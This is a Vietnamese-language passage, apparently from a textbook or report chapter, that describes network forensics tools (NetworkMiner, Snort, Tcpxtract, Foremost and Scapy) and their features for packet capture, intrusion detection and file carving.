NetworkMiner là một công cụ phân tích điều tra mạng (Network Forensics Analysis Tool – NFAT) cho Windows. NetworkMiner có thể được sử dụng như một công cụ chặn bắt gói tin thụ động nhằm nhận biết các hệ điều hành, các phiên làm việc, tên host, các port mở... mà không cần đặt bất cứ luồng dữ liệu nào lên mạng.

NetworkMiner cũng có thể phân tích các tệp tin .pcap trong trường hợp ngoại tuyến và tái tạo các tập tin truyền tải, cấu trúc thư mục hay chứng chỉ từ tệp tin .pcap. Mục đích của NetworkMiner là thu thập dữ liệu (chẳng hạn như chứng cứ pháp lý) về các host trên mạng chứ không phải thu thập dữ liệu về lưu lượng truy cập, là quan tâm đến trung tâm máy chủ (nhóm các thông tin trên từng máy) chứ không phải là trung tâm gói tin (thông tin về danh sách các gói tin, khung nhìn...). NetworkMiner cũng rất tiện dụng khi phân tích mã

độc như C&C (command & control – ra lệnh và điều khiển) kiểm soát lưu lượng truy cập từ mạng lưới botnet.

3.3.3. Snort

Snort là một hệ thống phát hiện xâm nhập mạng (NIDS) mã nguồn mở miễn phí. NIDS là một kiểu của hệ thống phát hiện xâm nhập (IDS), được sử dụng để giám sát dữ liệu di chuyển trên mạng. Cũng có thể các hệ thống phát hiện xâm nhập Host-based, được cài đặt trên một Host cụ thể và chỉ để phát hiện các sự tấn công nhắm đến Host đó. Mặc dù tất cả các phương pháp phát hiện xâm nhập vẫn còn mới nhưng Snort được đánh giá là hệ thống tốt nhất hiện nay.

Snort chủ yếu là một IDS dựa trên luật, tuy nhiên các Input plug-in cũng tồn tại để phát hiện sự bất thường trong các Header của giao thức. Snort sử dụng các luật được lưu trữ trong các File Text, có thể được chỉnh sửa bởi người quản trị. Các luật thuộc về mỗi loại được lưu trong các File khác nhau. File cấu hình chính của Snort là snort.conf. Snort đọc những luật này vào lúc khởi tạo và xây dựng cấu trúc dữ liệu cung cấp nhằm phân tích các dữ liệu thu được. Tìm ra các dấu hiệu và sử dụng chúng trong các luật là một vấn đề đòi hỏi sự tinh tế, vì càng sử dụng nhiều luật thì năng lực xử lý càng được đòi hỏi để thu thập dữ liệu trong thực tế. Snort có một tập hợp các luật được định nghĩa trước để phát hiện các hành động xâm nhập và chúng ta cũng có thể thêm vào các luật của chính mình. Cũng có thể xóa một vài luật đã được tạo trước để tránh việc báo động sai.

3.3.4. Tcpxtract & TCPflow

Tcpxtract là công cụ dùng để giải nén các tệp tin từ lưu lượng mạng dựa trên các dấu hiệu, dạng tiêu đề và phụ đề (hay còn gọi là “carving” – chạm khắc), đây là một kỹ thuật khôi phục dữ liệu kiểu cũ. Những công cụ như Foremost sử dụng kỹ thuật này để khôi phục các tệp tin từ bất kì luồng dữ liệu nào. Tcpxtract đặc biệt sử dụng kỹ thuật này vào việc chặn bắt các tệp tin được truyền qua mạng. Các công cụ khác với chức năng tương tự là driftnet và EtherPEG, 2 công cụ này dùng để theo dõi và giải nén tệp tin hình ảnh trên mạng và thường được sử dụng bởi các nhà quản trị để giám sát các hoạt động trực tuyến của người dùng. Hạn chế lớn của driftnet và EtherPEG là chúng chỉ

hỗ trợ ba định dạng tệp tin mà không có cách nào để bổ sung thêm. Các kỹ thuật tìm kiếm chúng sử dụng cũng không có khả năng mở rộng và không thể tìm được ở giới hạn gói tin. Tcpxtract có những tính năng nổi bật sau:

- Hỗ trợ 26 định dạng tệp tin phổ biến. Những định dạng mới có thể được thêm bằng việc chỉnh sửa tệp tin cấu hình.
- Có thể sử dụng tệp tin cấu hình của Foremost cho Tcpxtract.
- Thuật toán tìm kiếm được tùy chỉnh với phạm vi rộng và tốc độ nhanh.
- Sử dụng libpcap, một thư viện di động phổ biến và ổn định cho mạng lưới thu thập dữ liệu.
- Có thể được dùng đối với một mạng trực tuyến hoặc một tệp tin tcpdump đã được capture.

3.3.5. Foremost

Foremost là một chương trình điều khiển (console) dùng để khôi phục tệp tin dựa vào tiêu đề, phụ đề và các cấu trúc dữ liệu bên trong. Quá trình này thường được gọi là chạm khắc dữ liệu (data carving). Foremost có thể làm việc trên các tệp tin ảnh, chẳng hạn được tạo ra bởi dd, Safeback, Encase,... hoặc trực tiếp từ trên ổ cứng. Tiêu đề và phụ đề có thể được xác định bởi một tệp tin cấu hình hoặc có thể sử dụng một switch dòng lệnh dựa trên dạng tệp tin tích hợp. Các dạng tích hợp này sẽ tra cứu cấu trúc dữ liệu của định dạng tệp tin được cung cấp được nhằm đảm bảo việc phục hồi sẽ nhanh và đáng tin cậy hơn.

3.3.6. Scapy

Scapy là một công cụ thao tác với gói tin dùng cho mạng máy tính, được viết bằng Python bởi Philippe Biondi. Nó có thể giả mạo hoặc giải mã các gói tin, gửi lại trên đường truyền, chặn bắt và làm khớp các yêu cầu với phản hồi. Nó cũng có thể xử lý những tác vụ khác như quét, truy vết, thăm dò, kiểm thử đơn vị, tấn công và phát hiện mạng.

Scapy cung cấp một giao diện Python vào libpcap (WinPCap trên Windows) theo một cách tương tự như cung cấp trong Wireshark, với giao diện capture trực quan. Nó cũng có thể giao tiếp với một số chương trình khác để cung cấp tính trực quan kể cả Wireshark nhằm giải mã các gói tin, GnuPlot cho việc tạo đồ thị, graphviz hoặc Vpython cho việc hiển thị...